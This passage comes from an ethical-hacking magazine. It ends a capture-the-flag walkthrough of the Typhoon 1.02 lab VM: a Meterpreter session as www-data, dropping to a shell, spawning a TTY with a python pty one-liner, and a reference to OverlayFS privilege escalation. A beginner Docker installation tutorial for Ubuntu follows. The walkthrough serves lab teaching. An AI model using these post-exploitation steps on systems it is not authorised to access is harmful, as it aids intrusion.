BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter >
```

I use the "shell" and "python -c 'import pty;pty.spawn("/bin/sh")' command to get a shell on the target once again as shown below.



```
meterpreter > shell
Process 4615 created.
Channel 1 created.
pwd
/usr/lib/cgi-bin
cd /root
/bin/sh: 2: cd: can't cd to /root
whoami
www-data
python -c 'import pty;pty.spawn("/bin/sh")'
$
```

From here,It's once again escalating privileges using the OverlayFS exploit as already shown above and then capturing the flag once again. In this issue, we have seen two ways in which we can gain access to the Typhoon 1.02 VM. In our next issue, we will see three other ways by which we can gain access to the same Virtual Machine. Until then, Good Bye.

INSTALLING DOCKER IN UBUNTU 16 & 18

INSTALLIT


In the eternal journey of learning ethical hacking and penetration testing, readers will have to install many programs and have to setup many practice labs.It is keeping this in mind, we have included this Feature in our Hackercool Magazine. In this newly introduced Feature aptly named "Installit", we will be teaching in detail how to install and configure some of the much needed labs and networks. This Feature will be like a walkthrough to teach absolute beginners. In this month's issue, our readers will learn how to install Docker in Ubuntu 16. This tutorial is also applicable for Ubuntu 18.

Our readers already know what virtual machines are. We have been using multiple virtual machines for our tutorials in this magazine. Virtual machines run a complete operating system (known as Guest OS) within another operating system (known as Host OS). These virtual machines run on a software called hypervisor which virtualizes the host machine's hardware. Some of the popular hypervisors are Vmware, Virtualbox etc. These virtual machines offer users a lot of advantages.But no matter how many advantages these virtual machines offer, they have some disadvantages.

They take up lot of system resources like RAM and CPU cycles. When we run a virtual machine, not only hardware but also software resources should be allocated to it. This may in some cases lead to overuse of resources by the virtual machine even though it doesn't require them. This brings us to the new technology named containers.

Containers are similar to virtual machines but they just virtualize the host operating system and nothing else. They share the HOST operating system's kernel. libraries and binaries. This conserves lot of host computer resources. Hence containers are very light and start instantly in seconds unlike virtual machines which take minutes. Some of the popular containers are Docker, Linux Containers like LXC, LXD etc. In this month's INSTALLIT section, we will learn how to install Docker containers in Ubuntu 16.04. Although for this tutorial we are installing Docker in Ubuntu 16.04, it is also valid for Ubuntu 18.04 and Ubuntu 18.10.

The first requirement to install Docker is to verify whether your system is 64bit or 32bit as Docker only runs on a 64 bit system. Open a terminal and type command uname-a to see if the system is 64bit or 32bit. If the system is 64bit, we will get a result as x86_64 as shown in the below image whereas 32bit system will be shown as i386.




```
user1@ubuntu:~$ uname-a
uname-a: command not found
user1@ubuntu:~$ uname -a
Linux ubuntu 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04 UTC 20
18 x86_64 x86_64 x86_64 GNU/Linux
user1@ubuntu:~$ 
```

Before installing Docker, we need some packages that Docker requires. Now install some required packages on your system for installing Docker on Ubuntu system. Run the below commands to do this:


sudo apt-get install curl apt-transport-https ca-certificates software-properties-common

"Curl" is a software that allows data-transfer through command line.The "apt-transport-https'" allows the use of repositories that can be accessed over HTTPS. The "ca-certificates" contains files which allow SSL based applications to verify authenticity of SSL connections. The "software-properties-common" package allows users to manage different software sources.



```
user1@ubuntu:~$ sudo apt-get install curl apt-transport-https ca-certificates so
ftware-properties-common
[sudo] password for user1:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libcurl3-gnutls python3-software-properties software-properties-gtk
The following NEW packages will be installed:
  curl
The following packages will be upgraded:
  apt-transport-https ca-certificates libcurl3-gnutls
  python3-software-properties software-properties-common
  software-properties-gtk
6 upgraded, 1 newly installed, 0 to remove and 284 not upgraded.
Need to get 593 kB of archives.
After this operation, 340 kB of additional disk space will be used.
Do you want to continue? [Y/n] 
```


After everything is installed appropriately, it ends as shown below.



```
Processing triggers for libc-bin (2.23-0ubuntu10) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for dbus (1.10.6-1ubuntu3.3) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1.1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.2) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5.2) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20180209-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up libcurl3-gnutls:amd64 (7.47.0-1ubuntu2.12) ...
Setting up apt-transport-https (1.2.29ubuntu0.1) ...
Setting up ca-certificates (20170717~16.04.2) ...
Setting up curl (7.47.0-1ubuntu2.12) ...
Setting up python3-software-properties (0.96.20.8) ...
Setting up software-properties-common (0.96.20.8) ...
Setting up software-properties-gtk (0.96.20.8) ...
Processing triggers for libc-bin (2.23-0ubuntu10) ...
Processing triggers for ca-certificates (20170717~16.04.2) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
user1@ubuntu:~$ 
```

Now using curl, import dockers official GPG key so that we can verify packages signature before installing them with apt-get. The command is as given below.

curl -fsSL https://download.docker.com/linux/ubuntu/gpg/ | sudo apt-key add

